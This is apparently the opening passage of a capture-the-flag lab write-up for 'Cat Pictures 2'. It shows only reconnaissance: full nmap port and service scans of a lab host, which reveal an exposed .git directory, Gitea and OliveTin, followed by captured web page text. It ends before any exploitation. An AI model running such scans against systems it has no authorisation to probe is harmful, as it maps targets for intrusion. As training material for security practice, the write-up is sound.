Cat Pictures 2

Enumeration

Nmap


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- --min-rate 5000 -Pn 10.10.68.157
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-08 04:15 EDT
Warning: 10.10.68.157 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.68.157
Host is up (0.25s latency).
Not shown: 65530 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
222/tcp  open  rsh-spx
1337/tcp open  waste
3000/tcp open  ppp
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 32.06 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV -A -T4 -Pn -p 22,80,222,1337,8080 10.10.68.157
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-08 04:15 EDT
Nmap scan report for 10.10.68.157
Host is up (0.26s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 33f0033626368c2f88952cacc3bc6465 (RSA)
|   256 4ff3b3f26e0391b27cc053d5d4038846 (ECDSA)
|_  256 137c478b6ff8f46b429af2d53d341352 (ED25519)
80/tcp   open  http    nginx 1.4.6 (Ubuntu)
| http-git:
|   10.10.68.157:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|     Remotes:
|       https://github.com/electerious/Lychee.git
|_    Project type: PHP application (guessed from .gitignore)
| http-robots.txt: 7 disallowed entries
|_/data/ /dist/ /docs/ /php/ /plugins/ /src/ /uploads/
|_http-server-header: nginx/1.4.6 (Ubuntu)
|_http-title: Lychee
222/tcp  open  ssh     OpenSSH 9.0 (protocol 2.0)
| ssh-hostkey:
```


```
|   256 becb061f330f6006a05a06bf065333c0 (ECDSA)
|_  256 9f0798926efd2c2db093fafee8950c37 (ED25519)
1337/tcp open  waste?
| fingerprint-strings:
|   GenericLines:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest, HTTPOptions:
|     HTTP/1.0 200 OK
|     Accept-Ranges: bytes
|     Content-Length: 3858
|     Content-Type: text/html; charset=utf-8
|     Date: Tue, 08 Aug 2023 08:16:33 GMT
|     Last-Modified: Wed, 19 Oct 2022 15:30:49 GMT
|     <!DOCTYPE html>
|     <html>
|     <head>
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>OliveTin</title>
|     <link rel = "stylesheet" type = "text/css" href = "style.css" />
|     <link rel = "shortcut icon" type = "image/png" href = "OliveTinLogo.png" />
|     <link rel = "apple-touch-icon" sizes="57x57" href="OliveTinLogo-57px.png" />
|     <link rel = "apple-touch-icon" sizes="120x120" href="OliveTinLogo-120px.png" />
|     <link rel = "apple-touch-icon" sizes="180x180" href="OliveTinLogo-180px.png" />
|     </head>
|     <body>
|     <main title = "main content">
|     <fieldset id = "section-switcher" title = "Sections">
|     <button id = "showActions">Actions</button>
|_    <button id = "showLogs">Logs</but
3000/tcp open  ppp?
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Cache-Control: no-store, no-transform
|     Content-Type: text/html; charset=UTF-8
|     Set-Cookie: i_like_gitea=12a493aed3572749; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=VUTHzdi4WWfGL40yGozwvwMk69o6MTY5MTQ4Mzc5NjU2MTM2NDM3NQ; Path=/; Expires=Wed, 09 Aug 2023 0
8:36:36 GMT; HttpOnly; SameSite=Lax
|     Set-Cookie: macaron_flash=; Path=/; Max-Age=0; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Tue, 08 Aug 2023 08:36:36 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme-">
|     <head>
|     <meta charset="utf-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <title> Gitea: Git with a cup of tea</title>
|     <link rel="manifest" href="data:application/json;base64,eyJuYW1lIjoiR2l0ZWE6IEdpdCB3aXRoIGEgY3VwIG9mIHRlYSIs
InNob3J0X25hbWUiOiJHaXRlYTogR2l0IHdpdGggYSBjdXAgb2YgdGVhIiwic3RhcnRfdXJsIjoiaHR0cDovL2xvY2FsaG9zdDozMDAwLyIsImljb2
5zIjpbeyJzcmMiOiJodHRwOi
|   HTTPOptions:
|     HTTP/1.0 405 Method Not Allowed
|     Cache-Control: no-store, no-transform
|     Set-Cookie: i_like_gitea=7ca3a334a584e50b; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=EqFhVM1J_I_bbseDoDOY6juGfws6MTY5MTQ4MzgwMjkxOTIyMjc4Nw; Path=/; Expires=Wed, 09 Aug 2023 0
8:36:42 GMT; HttpOnly; SameSite=Lax
|     Set-Cookie: macaron_flash=; Path=/; Max-Age=0; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Tue, 08 Aug 2023 08:36:42 GMT
```

```
|_    Content-Length: 0
8080/tcp open  http    SimpleHTTPServer 0.6 (Python 3.6.9)
|_http-title: Welcome to nginx!
|_http-server-header: SimpleHTTP/0.6 Python/3.6.9
1 service unrecognized despite returning data. If you know the service/version, please submit the following finger
print at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port1337-TCP:V=7.93%I=7%D=8/8%Time=64D1F9C0%P=x86_64-pc-linux-gnu%r(Gen
SF:ericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20te
SF:xt/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x2
SF:0Request")%r(GetRequest,FCC,"HTTP/1\.0\x20200\x20OK\r\nAccept-Ranges:\x
SF:20bytes\r\nContent-Length:\x203858\r\nContent-Type:\x20text/html;\x20ch
SF:arset=utf-8\r\nDate:\x20Tue,\x2008\x20Aug\x202023\x2008:16:33\x20GMT\r\
SF:nLast-Modified:\x20Wed,\x2019\x20Oct\x202022\x2015:30:49\x20GMT\r\n\r\n
SF:<!DOCTYPE\x20html>\n\n<html>\n\t<head>\n\n\t\t<meta\x20name=\"viewport\
SF:"\x20content=\"width=device-width,\x20initial-scale=1\.0\">\n\n\t\t<tit
SF:le>OliveTin</title>\n\t\t<link\x20rel\x20=\x20\"stylesheet\"\x20type\x2
SF:0=\x20\"text/css\"\x20href\x20=\x20\"style\.css\"\x20/>\n\t\t<link\x20r
SF:el\x20=\x20\"shortcut\x20icon\"\x20type\x20=\x20\"image/png\"\x20href\x
SF:20=\x20\"OliveTinLogo\.png\"\x20/>\n\n\t\t<link\x20rel\x20=\x20\"apple-
SF:touch-icon\"\x20sizes=\"57x57\"\x20href=\"OliveTinLogo-57px\.png\"\x20/
SF:>\n\t\t<link\x20rel\x20=\x20\"apple-touch-icon\"\x20sizes=\"120x120\"\x
SF:20href=\"OliveTinLogo-120px\.png\"\x20/>\n\t\t<link\x20rel\x20=\x20\"ap
SF:ple-touch-icon\"\x20sizes=\"180x180\"\x20href=\"OliveTinLogo-180px\.png
SF:\"\x20/>\n\t</head>\n\n\t<body>\n\t\t<main\x20title\x20=\x20\"main\x20c
SF:ontent\">\n\t\t\t<fieldset\x20id\x20=\x20\"section-switcher\"\x20title\
SF:x20=\x20\"Sections\">\n\t\t\t\t<button\x20id\x20=\x20\"showActions\">Ac
SF:tions</button>\n\t\t\t\t<button\x20id\x20=\x20\"showLogs\">Logs</but")%
SF:r(HTTPOptions,FCC,"HTTP/1\.0\x20200\x20OK\r\nAccept-Ranges:\x20bytes\r\
SF:nContent-Length:\x203858\r\nContent-Type:\x20text/html;\x20charset=utf-
SF:8\r\nDate:\x20Tue,\x2008\x20Aug\x202023\x2008:16:33\x20GMT\r\nLast-Modi
SF:fied:\x20Wed,\x2019\x20Oct\x202022\x2015:30:49\x20GMT\r\n\r\n<!DOCTYPE\
SF:x20html>\n\n<html>\n\t<head>\n\n\t\t<meta\x20name=\"viewport\"\x20conte
SF:nt=\"width=device-width,\x20initial-scale=1\.0\">\n\n\t\t<title>OliveTi
SF:n</title>\n\t\t<link\x20rel\x20=\x20\"stylesheet\"\x20type\x20=\x20\"te
SF:xt/css\"\x20href\x20=\x20\"style\.css\"\x20/>\n\t\t<link\x20rel\x20=\x2
SF:0\"shortcut\x20icon\"\x20type\x20=\x20\"image/png\"\x20href\x20=\x20\"O
SF:liveTinLogo\.png\"\x20/>\n\n\t\t<link\x20rel\x20=\x20\"apple-touch-icon
SF:\"\x20sizes=\"57x57\"\x20href=\"OliveTinLogo-57px\.png\"\x20/>\n\t\t<li
SF:nk\x20rel\x20=\x20\"apple-touch-icon\"\x20sizes=\"120x120\"\x20href=\"O
SF:liveTinLogo-120px\.png\"\x20/>\n\t\t<link\x20rel\x20=\x20\"apple-touch-
SF:icon\"\x20sizes=\"180x180\"\x20href=\"OliveTinLogo-180px\.png\"\x20/>\n
SF:\t</head>\n\n\t<body>\n\t\t<main\x20title\x20=\x20\"main\x20content\">\
SF:n\t\t\t<fieldset\x20id\x20=\x20\"section-switcher\"\x20title\x20=\x20\"
SF:Sections\">\n\t\t\t\t<button\x20id\x20=\x20\"showActions\">Actions</but
SF:ton>\n\t\t\t\t<button\x20id\x20=\x20\"showLogs\">Logs</but");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASU
S RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Adtran 424RG FTTH gateway (92%), Linux 2.6.32 (92%), Linux 2.6.
39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.2 - 4.9 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   254.12 ms 10.8.0.1
2   254.26 ms 10.10.68.157

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 116.30 seconds
```


Port 80


10.10.68.157
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Albums
Hosted with Lychee
Public
November 2022

Port 1337


10.10.68.157:1337
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Actions
Logs
Run backup script
Ping host
Run Ansible Playbook
Slow Script
Broken Script (timeout)
OliveTin
Documentation | Raise an issue on GitHub | Version: 2022-10-19
New Version Available:

Port 3000




Your ROOT_URL in app.ini is http://localhost:3000/ but you are visiting http://10.10.68.157:3000/
You should set ROOT_URL correctly, otherwise the web may not work correctly.

Gitea: Git with a cup of tea

A painless, self-hosted Git service

Port 8080



10.10.68.157:8080

Welcome to nginx!


If you see this page, the nginx web server is successfully installed and working. Further configuration is required.

For online documentation and support please refer to nginx.org.
Commercial support is available at nginx.com.


Thank you for using nginx.

Initiate Foothold → get Flag1

